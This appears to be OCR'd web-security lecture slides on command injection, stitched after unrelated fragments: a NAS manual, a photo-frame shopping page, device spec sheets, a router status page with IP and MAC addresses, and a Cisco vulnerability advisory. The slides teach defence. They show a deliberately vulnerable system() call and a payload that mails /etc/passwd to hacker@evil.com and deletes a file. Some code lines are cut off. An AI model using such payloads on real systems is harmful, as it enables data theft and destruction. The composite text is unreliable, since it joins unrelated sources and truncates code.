
Capabilities

FLASH Storage: 3 MB Capacity

Done

LaCie Ethernet Disk mini


v. 2.0



5.2. Accessing the LaCie Ethernet Disk mini via Web Browsers

While the LaCie Ethernet Disk mini is connected to the network, it is capable of being accessed via the Internet through your Internet browser.

Windows, Mac and Linux Users – Open your browser to `http://EDmini` or `http://device_IP_address` (the "device_IP_address" refers to the IP address that is assigned to your LaCie Ethernet Disk mini; for example, `http://192.168.0.207`).



Samsung SPF-85V 8-Inch Wireless Internet Photo Frame USB Mini-PC Monitor w/64MB Memory (Black)

by Samsung

(6 customer reviews)

Like (0)

Available from these sellers.

1 used from $129.95

What Do Customers Ultimately Buy After Viewing This Item?


30% buy
Kodak Pulse 7-Inch Digital Frame (128)
Click to see price

30% buy
Toshiba DMF102XKU 10-Inch Wireless Digital Media Frame (25)
$159.99

(1) There's a web interface for the frame- you use a web browser on your network that connects to the picture frame. The web interface is horrendously slow and repeatedly "times out" while trying to access the frame.

Using the Web Interface

Your Cisco IP Phone provides a web interface to the phone that allows you to configure some features of your phone using a web browser. This chapter contains the following sections:



Firmware: DD-WRT v24-sp2 (10/
Time: 11:45:59 up 11 days, 3:10, load average: 0.2
WAN IP:

System Information

Router

Router Name	thegateway
Router Model	Linksys WRT54G/GL/GS
LAN MAC	00:40:10:10:00:01
WAN MAC	00:26:4A:14:0E:22
Wireless MAC	00:40:12:10:00:AF
WAN IP	67.164.94.51
LAN IP	192.168.3.1

Wireless

Radio	Radio is On
Mode	AP
Network	Mixed
SSID	wap2
Channel	2
TX Power	71 mW
Rate	54 Mbps

Services

DHCP Server	Enabled
WRT-radauth	Disabled
Sputnik Agent	Disabled

Memory

Total Available	5.6 MB / 8.0 MB
Free	0.4 MB / 5.6 MB
Used	5.3 MB / 5.6 MB
Buffers	0.3 MB / 5.3 MB
Cached	1.2 MB / 5.3 MB
Active	1.0 MB / 5.3 MB
Inactive	0.4 MB / 5.3 MB

Space Usage

Setup/Configuration	
Web user interface	Built-in web user interface for easy browser-based configuration (HTTP)
Management	
Web browser	• Internet Explorer 5.x or later • Limited support for Netscape and Firefox. Browser controls for pan/tilt/zoom (PTZ), audio, and motion detection are limited or not supported with Netscape and Firefox.
Event logging	Event logging (syslog)
Web firmware upgrade	Firmware upgradable through web browser

*Security*Tracker
Archives

Category: Application (Security) > Cisco Security Agent   Vendors: Cisco

Cisco Security Agent Web Management Interface Bug Lets Remote Users Execute Arbitrary Code

SecurityTracker Alert ID: 1025088

SecurityTracker URL: http://securitytracker.com/id/1025088

CVE Reference: CVE-2011-0364 *(Links to External Site)*

Date: Feb 16 2011

Impact: Execution of arbitrary code via network, User access via network

Fix Available: Yes **Vendor Confirmed:** Yes

Version(s): 5.1, 5.2, and 6.0

Description: A vulnerability was reported in Cisco Security Agent. A remote user can execute arbitrary code on the target system.

A remote user can send specially crafted data to the web management interface on TCP port 443 to execute arbitrary code on the target system. This can be exploited to modify agent policies and the system configuration and perform other administrative tasks.

Cisco has assigned Cisco Bug ID CSCtj51216 to this vulnerability.

Gerry Eisenhaur reported this vulnerability via ZDI.

Impact: A remote user can execute arbitrary code on the target system.

Solution: The vendor has issued a fix (6.0.2.145).

The vendor's advisory is available at:

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

  http://coolsite.com/tools/info.html

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

http://coolsite.com/tools/info.html

protocol

E.g., "`http`" or "`ftp`" or "`https`"
(These all use TCP.)

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

http://coolsite.com/tools/info.html

Hostname of server

Translated to an IP address via DNS

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

http://coolsite.com/tools/info.html

Path to a *resource*

Here, the resource ("`info.html`") is **static content** = a fixed file returned by the server.

(Often static content is an *HTML* file = content plus markup for how browser should "render" it.)

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

http://coolsite.com/tools/doit.php

Path to a *resource*

Resources can instead be **dynamic**
= server generates the page on-the-fly.

Some common frameworks for doing this:
CGI = run a program or script, return its *stdout*
PHP = execute script in HTML templating language

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

http://coolsite.com/tools/doit.php?cmd=play&vol=44

URLs for dynamic content generally include **arguments** to pass to the generation process

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

http://coolsite.com/tools/doit.php?cmd=play&vol=44

First *argument* to doit.php

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

  http://coolsite.com/tools/doit.php?cmd=play&vol=44

Second *argument* to doit.php

Simple Service Example

- Allow users to search the local phonebook for any entries that match a regular expression
- Invoked via URL like:

  http://harmless.com/phonebook.cgi?regex=<pattern>
- So for example:

  http://harmless.com/phonebook.cgi?regex=alice.*smith

  searches phonebook for any entries with "alice" and then later "smith" in them

- (Note: web surfer doesn't enter this URL themselves; an HTML *form*, or possibly Javascript running in their browser, constructs it from what they type)

Simple Service Example, cont.

- Assume our server has some "glue" that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
- Simple version of code to implement search:

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char cmd[512];
   snprintf(cmd, sizeof cmd,
        "grep %s phonebook.txt", regex);
   system(cmd);
}
```

Problems?

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Instead of http://harmless.com/phonebook.cgi?regex=alice.*smith

How about http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

%20 is an *escape sequence* that expands to a space (' ')

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char cmd[512];
   snprintf(cmd, sizeof cmd,
        "grep %s phonebook.txt", regex);
   system(cmd);
}
```

Problems?

Instead of http://harmless.com/phonebook.cgi?regex=alice.*smith

How about http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char cmd[512];
   snprintf(cmd, sizeof cmd,
         "grep %s phonebook.txt", regex);
   system(cmd);
}
```

Problems?

Control information, not data

Instead of http://harmless.com/phonebook.cgi?regex=alice|bob

How about http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
   "grep %s phonebook.txt", regex);
```

- One general defense: *input sanitization*
  - Look for anything nasty in the input …
  - … and "defang" it / remove it / escape it
- Seems simple enough, but:
  - Tricky to get right (as we're about to see!)
  - Brittle: if you get it wrong & miss something, you **L0SE**
    - Attack slips past!
  - Approach in general is a form of "default allow"
    - i.e., input is by default okay, only **known problems** are removed

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

Simple idea: *quote* the data to enforce that it's indeed interpreted as data …

⇒ "grep 'foo; mail -s hacker@evil.com </etc/passwd; rm' phonebook.txt"

Argument is back to being **data**; a single (large/messy) pattern to grep

Problems?

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

⇒ "grep 'foo'; mail -s hacker@evil.com </etc/passwd; rm' ' phonebook.txt"

Whoops, control information again, not data

Fix?

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

Okay, first scan *regex* and strip ' - does that work?

No, now can't do legitimate search on "`O'Malley`".

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

Okay, then scan *regex* and <u>*escape*</u> ' …. ?
    legit *regex* ⇒ O\'Malley

Problems?

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm \'

Rule alters:

…regex=foo\'; mail … ⇒ …regex=foo\\'; mail …

Now grep is invoked:

⇒ "grep 'foo\\'; mail -s hacker@evil.com </etc/passwd; rm \\' ' phonebook.txt"

Argument to grep is "`foo\`"

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm \'

Rule alters:

…regex=foo\'; mail … ⇒ …regex=foo\\'; mail …

Now grep is invoked:

⇒ "grep 'foo\\'; mail -s hacker@evil.com </etc/passwd; rm \\' ' phonebook.txt"

Sigh, again control information, not data

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm \'

Okay, then scan *regex* and escape ' **and** \ …. ?

…regex=foo\'; mail … ⇒ …regex=foo\\\'; mail …

⇒ "grep 'foo\\\'; mail -s hacker@evil.com </etc/passwd; rm \\\' ' phonebook.txt"

Are we done?

Yes! - **assuming** we take care of **all** of the ways escapes can occur …

Issues With *Input Sanitization*

- In principle, can prevent injection attacks by properly sanitizing input
  - Remove inputs with *meta-characters*
    - (can have "collateral damage" for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires a **complete** model of how input subsequently processed
      - E.g. …regex=foo%27; mail …
- But: easy to get wrong!
- Better: avoid using a feature-rich API (if possible)
  - KISS + defensive programming

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

This is the core problem.

`system()` provides *too much functionality*!

- treats arguments passed to it as full shell command

If instead we could just run `grep` directly, no opportunity for attacker to sneak in other shell commands!

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;
  envp[0] = 0;
  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char *path = "/usr/bin/grep";
   char *argv[10];/* room for plenty of args */
   char *envp[1]; /* no room since no env. */
   int argc = 0;

   argv[argc++] = path;/* argv[0] = prog name */
   argv[argc++] = "-e";/* force regex as pat.*/
   argv[argc++] = regex;
   argv[argc++] = "phonebook.txt";
   argv[argc++]
   envp[0] = 0;

   if ( execve(path, argv, envp) < 0 )
      command_failed(.....);
}
```

execve() just executes a **single** program.


```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char *path = "/usr/bin/grep";
   char *argv[10];/*                    of args */
   char *envp[1]; /*                     env. */
   int argc = 0;
   argv[argc++] = path;/* argv[0] = prog name */
   argv[argc++] = "-e";/* force regex as pat.*/
   argv[argc++] = regex;
   argv[argc++] = "phonebook.txt";
   argv[argc++] = 0;
   envp[0] = 0;
   if ( execve(path, argv, envp) < 0 )
      command_failed(.....);
}
```

These will be the **separate** arguments to the program

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char *path = "/usr/bin/grep";
   char *argv[10];/* room for plenty of args */
   char *envp[1]; /* no room since no env. */
   int argc = 0;

   argv[argc++] = path;/* argv[0] = prog name */
   argv[argc++] = "-e";/* force regex as pat.*/
   argv[argc++] = regex;
   argv[argc++] = "phonebook.txt";
   argv[argc++] = 0;

   envp[0] = 0;

   if ( execve(pat
      command_faile
}
```

No matter what weird goop “regex” has in it, it’ll be treated as a **single** argument to grep; no shell involved

Command Injection in the Real World



Security Fix
Brian Krebs on Computer Security
About This Blog | Archives | Security Fix Live: Web Chats | E-Mail Brian Krebs

